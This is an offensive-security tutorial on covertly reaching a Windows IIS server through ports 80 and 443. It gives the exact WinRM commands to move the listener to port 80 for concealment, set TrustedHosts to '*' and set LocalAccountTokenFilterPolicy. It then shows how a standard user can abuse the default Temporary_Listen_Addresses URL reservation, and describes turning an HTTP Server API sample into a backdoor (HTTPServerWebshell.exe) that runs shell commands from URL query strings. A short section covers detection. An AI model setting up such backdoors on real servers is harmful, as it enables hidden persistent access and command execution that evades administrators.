
0x00 Preface
---
I've been pondering this question recently:
A Windows server has IIS service enabled, and the firewall only allows communication through port 80 or 443. How can we achieve remote management of this server without using webshell? Furthermore, if we only have low privileges, is there a way?
0x01 Introduction
---
This article will cover the following:
- HTTP.sys and port sharing
- WinRM service
- HTTP Server API
- Exploitation methods targeting ports 80 and 443
- Exploitation methods for high and low privileges
- Detection methods
0x02 Basic Concepts
---
1. HTTP.sys and Port Sharing
Microsoft introduced the kernel-mode driver (Http.sys) in Windows 2003 Server to listen for HTTP traffic and process it based on URLs, allowing any user process to share TCP ports dedicated to HTTP traffic.
In other words, through HTTP.sys, multiple processes will be able to listen for HTTP traffic on the same port.
The Netsh command can be used to query and configure HTTP.sys settings and parameters. Reference materials are as follows:
https://docs.microsoft.com/en-us/windows/win32/http/netsh-commands-for-http
To list all URL DACLs, use the following command:
netsh http show urlacl |
The system includes 10 DACLs by default, two of which correspond to the WinRM service. Specific information is as follows:
Reserved URL : http://+:5985/wsman/ |
Port 5985 corresponds to HTTP, port 5986 corresponds to HTTPS
2. WinRM Service
Learning Materials:
https://docs.microsoft.com/en-us/windows/win32/winrm/portal
Full name: Windows Remote Management, capable of executing commands on remote hosts
3. HTTP Server API
Learning Materials:
https://docs.microsoft.com/en-us/windows/win32/http/http-api-start-page
HTTP Server API enables applications to receive HTTP requests directed to URLs and send HTTP responses
0x03 Utilizing WinRM Service for Port Reuse
---
Note:
Twi1ight's article has already covered this content. Thanks for his sharing. The address is as follows:
https://paper.seebug.org/1004/
This section only summarizes and organizes the content from that article with slight additions
Windows Server 2008 has WinRM service disabled by default, Windows Server 2012 has it enabled by default
Note:
The following operations require administrator privileges.
1. If the WinRM service is already enabled on the system
(1) Check the listener configuration
winrm e winrm/config/listener |
By default, it listens on port 5985. To avoid modifying the default configuration, we need to add port 80 here.
Note:
The command to view WinRM configuration is as follows:
winrm get winrm/config |
(2) Add port 80
winrm set winrm/config/service @{EnableCompatibilityHttpListener="true"} |
Additional note:
The command to remove port 80 is as follows:
winrm set winrm/config/service @{EnableCompatibilityHttpListener="false"} |
Note:
If port 80 is not added, remote connections must specify port 5985, as shown in the following example:
winrs -r:http://192.168.112.129:5985 -u:test -p:1234 "whoami" |
(3) Allow all accounts in the Administrators group to access the service
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f |
Note:
If this setting is not configured, only the built-in Administrator account can be used for remote connections.
2. If the WinRM service is not enabled on the system
(1) Enable and configure the service using default settings
Winrm quickconfig -q |
This will automatically perform the following actions:
- Start the WinRM service and set its startup type to automatic
- Add listener configuration
- Add firewall rules
(2) Modify the default port
After enabling the service, it listens on port 5985 by default. For better concealment, change the default port from 5985 to port 80.
Change the default HTTP port to 80:
winrm set winrm/config/Listener?Address=*+Transport=HTTP @{Port="80"} |
Note:
The command to restore the default HTTP port to 5985 is as follows:
winrm set winrm/config/Listener?Address=*+Transport=HTTP @{Port="5985"} |
(3) Allow all accounts in the Administrators group to access the service
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f |
Note:
If this is not set, only the built-in administrator account Administrator can be used for remote connections
3. Connect to the remote host via the WinRM service
The local system needs to use the same language environment as the remote host
(1) Enable the WinRM service on the local system
Winrm quickconfig -q |
(2) Set access rules on the local system to allow connections to all hosts
winrm set winrm/config/Client @{TrustedHosts="*"} |
Note:
The command to delete this access rule is as follows:
winrm set winrm/config/Client @{TrustedHosts=""} |
(3) Example command for connecting to a remote host
If using the default port 5985, the command is as follows:
winrs -r:http://192.168.112.129:5985 -u:administrator -p:1234 "whoami" |
If using port 80, the command is as follows:
winrs -r:http://192.168.112.129 -u:administrator -p:1234 "whoami" |
0x04 Port Reuse via HTTP Server API
---
1. Sample Code Testing
Download link:
https://docs.microsoft.com/en-us/windows/win32/http/http-server-sample-application
The code supports registering multiple URLs simultaneously, processing requests, and sending HTTP responses.
Simple test as follows:
Server IP is 192.168.112.129
Execute with administrator privileges:
http-server-sample-application.exe http://+:80/MyUri1 http://+:80/MyUri2 |
Open browser and visit http://192.168.112.129:80/MyUri1 and http://192.168.112.129:80/MyUri2 respectively
The received results are shown in the figure below

The sample code registers the URL as Listen On via API HttpAddUrl(). Under default configuration, administrator privileges are required for successful addition; otherwise error occurs: HttpAddUrl failed with 5, indicating insufficient permissions
However, normal operation under standard user privileges can be achieved by adding url acl (requires administrator privileges)
2. Enable sample code to run with standard user privileges by adding url acl (requires administrator privileges)
Method as follows:
Add url acl, granting Everyone user permissions for specified URL, command as follows (administrator privileges):
netsh http add urlacl url=http://+:80/MyUri user=everyone |
Note:
Command to delete this url acl is as follows:
netsh http delete urlacl url=http://+:80/MyUri |
Execute the test program again (with standard user privileges), command as follows:
http-server-sample-application.exe http://+:80/MyUri |
Execution successful
3. Utilize existing URL ACLs to run the sample code with standard user privileges
List all URL DACLs, command as follows:
netsh http show urlacl |
Note that under default configuration, the following ACL is included:
Reserved URL : http://+:80/Temporary_Listen_Addresses/ |
User is Everyone, so we can leverage this URL
Execute the sample program (with standard user privileges), command as follows:
http-server-sample-application.exe http://+:80/Temporary_Listen_Addresses/MyUri |
Execution successful
4. Modify the example code to implement command execution
Approach is as follows:
Send the cmd command to be executed via a GET request, in the format ?
For example: http://192.168.112.129/MyUri?whoami, the command to be executed is whoami, reply with the execution result in the Response

For GET and POST requests that do not conform to the format, reply with 404 in the Response
Implementation code:
Using the example program as a template, the following locations need to be modified:
(1) Use ? to pass parameters
pRequest->CookedUrl.pQueryString can read parameters, but includes the useless character ?, the first character of pRequest->CookedUrl.pQueryString needs to be removed when actually executing the command
C code to remove the first character of pRequest->CookedUrl.pQueryString:
WCHAR *QueryString = new WCHAR[pRequest->CookedUrl.QueryStringLength-1]; |
(2) Replacement of special characters
- Spaces are encoded as %20
- " is encoded as %22
- ' is encoded as %27
For example, the browser input string 'whoami /all' will be encoded as 'whoami%20/all', and this command cannot be directly executed in the command line
The C code for restoring URL encoding has been uploaded to GitHub, address as follows:
An open-source project
The code supports multi-byte character sets and Unicode character sets
(3) Use pipes to read commands and execute them, then return the results
The code for executing cmd commands using pipes and obtaining results has been uploaded to GitHub, address as follows:
An open-source project
(4) Modify the format of the returned results
The returned results need to be formatted, converting the \n newline character to
in HTML; otherwise, the content displayed in the browser will not wrap
The code for converting newline characters (\n) in text to HTML line breaks (
) has been uploaded to GitHub, address as follows:
An open-source project
The final implemented code has been uploaded to GitHub, address as follows:
An open-source project
Only URLs of a specific format can execute commands, otherwise a 404 error is displayed
As shown in the figure below

Command example:
http://192.168.112.129/MyUri?net%20start |
As shown in the figure below

HTTPS protocol is also supported, command example:
https://192.168.112.129/MyUri?net%20start |
As shown in the figure below
0x05 Exploitation Method
---
The Windows server has the IIS service enabled, and the firewall only allows communication on ports 80 or 443. The method to achieve remote management of this server without using a webshell is as follows:
1. Using Administrator Privileges
(1) Using WinRM Service
Requires enabling WinRM service
Requires password or hash of an account in the Administrators group
(2) Using HTTP Server API
Can use any URL
Note:
Both port 80 and 443 are available
2. Using Standard User Privileges
(1) Using HTTP Server API
Using existing URL ACL: http://+:80/Temporary_Listen_Addresses/
Note:
Cannot use port 443
0x06 Detection Methods
---
Detect whether the port sharing feature of the current IIS server is being abused using the following methods
1. Detect the URLs in use
If the HTTP Server API is used, the program will register URLs during runtime. View the command as follows:
netsh http sh ser |
Suspicious result example:
Server session ID: D000000020000174 |
2. Check WinRM Service Configuration
If an attacker obtains administrator privileges, the WinRM service configuration could be abused
Check listener configuration:
winrm e winrm/config/listener |
Check if suspicious ports are open
0x07 Summary
---
This article addresses the following issue:
A Windows server has IIS service enabled, and the firewall only allows communication on ports 80 or 443. How can remote management of this server be achieved without using webshells and with only regular user permissions?
Solution:
Use code:
An open-source project
Use existing URL ACLs with the following command parameters:
HTTPServerWebshell.exe http://+:80/Temporary_Listen_Addresses/ |


